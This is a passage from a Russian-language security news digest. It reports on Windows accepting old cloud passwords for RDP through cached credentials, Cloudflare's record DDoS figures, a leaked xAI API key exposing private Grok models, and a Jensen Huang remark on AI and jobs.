Проблема заключается в том, что даже после смены пароля тот остается действительным для входа через RDP на неопределенный срок. По словам Уэйда, встречаются случаи, когда некоторые старые пароли продолжают работать, а новые — нет. В результате можно иметь постоянный доступ к RDP в обход облачной верификации, многофакторной аутентификации и политик Conditional Access.

Исследователь поясняет, что такое поведение может обернуться большими потерями в случае, если учетная запись Microsoft или Azure скомпрометирована и пароли стали достоянием общественности. В такой ситуации первым делом нужно сменить пароль, чтобы не дать злоумышленникам возможности использовать его для доступа к важным ресурсам. Однако если смена пароля не позволит атакующим войти в учетную запись Microsoft и Azure, то старый пароль все равно будет предоставлять доступ к машине через RDP.

> *Это создает незаметный удаленный бэкдор к любой системе, где когда-либо был кеширован пароль, — пишет Уэйд. — Даже если у злоумышленника никогда не было доступа к этой системе, Windows все равно будет доверять паролю.*

Корень этой проблемы кроется в механизме кеширования учетных данных на жестком диске локальной машины. Так, при первом входе пользователя в систему с использованием учетных данных Microsoft или Azure RDP подтверждает действительность пароля в режиме онлайн. Затем Windows сохраняет учетные данные в криптографически защищенном формате на локальной машине.

С этого момента система будет проверять любой пароль, введенный при входе через RDP, сравнивая его с локально хранящимися учетными данными. При этом аннулированный пароль по-прежнему будет работать.

В ответ на это представители Microsoft заявили, что описанное Уэйдом поведение является «конструктивным решением, призванным гарантировать, что хотя бы одна учетная запись пользователя всегда имеет возможность войти в систему, независимо от того, как долго она находилась в автономном режиме».

При этом исследователю сообщили, что он не первый, кто уведомляет об этой проблеме, и Microsoft знает о ней уже около двух лет:

> *Изначально мы рассматривали возможность изменения кода для решения этой проблемы, но после дальнейшего изучения документации оказалось, что изменения в коде могут нарушить совместимость с функциональностью, используемой многими приложениями.*

При этом подчеркивается, что такое поведение не является уязвимостью и инженеры Microsoft не планируют ничего менять. Однако компания все же обновила онлайн-документацию, чтобы пользователи были лучше осведомлены о таком поведении. В обновлении говорится:

> *Когда пользователь выполняет локальный вход в систему, его учетные данные проверяются локально с помощью кешированной копии, прежде чем пройти аутентификацию в онлайне, с помощью провайдера идентификации. Если проверка кеша прошла успешно, пользователь получает доступ к рабочему столу, даже если устройство работает в автономном режиме. Однако если пользователь меняет пароль в облаке, кешированный верификатор не обновляется, а значит, он все равно может получить доступ к локальной машине, используя старый пароль.*

Как сообщил изданию известный ИБ-эксперт Уилл Дорманн (Will Dormann), большинство администраторов могут попросту не заметить это обновление. К тому же Microsoft не указывает, какие действия следует предпринять для блокировки RDP в случае взлома учетной записи Microsoft или Azure. По словам специалиста, единственным вариантом остается настройка RDP на аутентификацию только по локально хранящимся учетным данным.

> *С точки зрения безопасности это просто бессмыслица, — говорит Дорманн. — Если бы я был системным администратором, я бы ожидал, что, как только я изменю пароль для учетной записи, старые учетные данные для нее больше нельзя будет использовать нигде. Однако это не так.*


DDOS-АТАК СТАЛО НА 358% БОЛЬШЕ

Компания Cloudflare сообщила, что предотвратила рекордное количество DDoS-атак в 2024 году. Количество инцидентов увеличилось на **358%** по сравнению с предыдущим годом и на **198%** по сравнению с предыдущим кварталом.

В отчете за первый квартал 2025 года компания пишет, что в 2024 году она ликвидировала в общей сложности **21,3 МИЛЛИОНА** DDoS-атак. При этом специалисты считают, что 2025 год обещает стать еще более сложным: только в первом квартале Cloudflare уже отреагировала на **20,5 МИЛЛИОНА** инцидентов.


16,8 МИЛЛИОНА из них были атаками сетевого уровня.

Основным фактором роста количества DDoS-инцидентов стали атаки сетевого уровня, количество которых увеличилось на **509%** по сравнению с предыдущим годом.



Общая статистика за последний год


Среди целей этих атак была и сама компания Cloudflare, чья инфраструктура подверглась **6,6 МИЛЛИОНА** атак в ходе 18-дневной многовекторной кампании, включавшей SYN-флуд, DDoS-атаки, генерируемые Mirai, атаки с усилением через SSDP и другие.



Атака на Cloudflare

Не ослабевает и тенденция по увеличению числа гиперобъемных атак: компания зафиксировала более **700** атак, мощность которых превышала **1 ТБИТ/С** и **1 МИЛЛИАРД** пакетов в секунду.

В первом квартале 2025 года количество гиперобъемных атак составляло в среднем **8** в день, и по сравнению с предыдущим кварталом их количество удвоилось.



СОТРУДНИК XAI СЛИЛ ДАННЫЕ

Как сообщил известный журналист-расследователь Брайан Кребс (Brian Krebs), сотрудник xAI случайно опубликовал на GitHub приватный ключ. На протяжении двух месяцев этот ключ был доступен, позволяя любому желающему запрашивать закрытые большие языковые модели (LLM), которые, судя по всему, были созданы специально для работы с внутренними данными компаний Илона Маска, включая SpaceX, Tesla и X.

Первым эту утечку заметил и предал огласке специалист компании Seralys Филипп Катурельи (Philippe Caturegli), который обнаружил, что сотрудник xAI случайно добавил на GitHub API-ключ x.ai.

Сообщение Катурельи привлекло внимание исследователей из компании GitGuardian, специализирующейся на обнаружении и устранении утечек секретов в публичных и проприетарных средах. Так, системы GitGuardian постоянно сканируют GitHub и другие репозитории на предмет раскрытия ключей API и отправляют автоматические оповещения пострадавшим.

Специалист GitGuardian Эрик Фуррье (Eric Fourrier) рассказал Кребсу, что утекший API-ключ, например, давал доступ к нескольким непубличным моделям чат-бота Grok. В общей сложности в GitGuardian обнаружили, что ключ предоставлял доступ как минимум к 60 кастомным и приватным LLM.


> *Учетные данные могли использоваться для доступа к API x.ai под личностью пользователя, — сообщают в GitGuardian. — Связанная с ним учетная запись имела доступ не только к публичным моделям Grok (grok-2-1212 и так далее), но и к еще не выпущенным (grok-2.5V), находящимся в разработке (research-grok-2p5v-1018) и приватным (tweet-rejector, grok-spacex-2024-11-04).*

Фуррье сообщил, что GitGuardian предупредила сотрудника xAI об утечке API-ключа почти два месяца назад — 2 марта 2025 года. Однако по состоянию на 30 апреля 2025 года, когда компания напрямую уведомила команду безопасности xAI о раскрытии ключа, тот все еще был действителен и пригоден для использования. В xAI порекомендовали исследователям сообщить о проблеме через программу bug bounty на HackerOne, однако через несколько часов репозиторий с раскрытым ключом был удален с GitHub.

> *Похоже, что некоторые из этих внутренних LLM были обучены на данных SpaceX, а некоторые — на данных Tesla, — пишет Фуррье. — Не думаю, что модель Grok, настроенная на данных SpaceX, предназначалась для публичного доступа.*

Специалисты отметили, что свободный доступ к приватным LLM может обернуться настоящей катастрофой. Ведь злоумышленник, получивший прямой доступ к модели и бэкенду модели, подобной Grok, способен использовать это для последующих атак. К примеру, хакер может применить полученный доступ для промпт-инъекций, изменить параметры модели в своих целях или попытаться внедрить код в цепочку поставок.

ХУАНГ О ПРИМЕНЕНИИ ИИ



Выступая на конференции Института Милкена, основатель и генеральный директор компании Nvidia Дженсен Хуанг (Jensen Huang) рассказал о своем взгляде на рынок труда на фоне повсеместного проникновения ИИ:

> Вы можете потерять работу не из-за искусственного интеллекта, а из-за людей, которые его используют. Я рекомендую использовать все преимущества ИИ на 100%, не будьте людьми, которые его игнорируют.

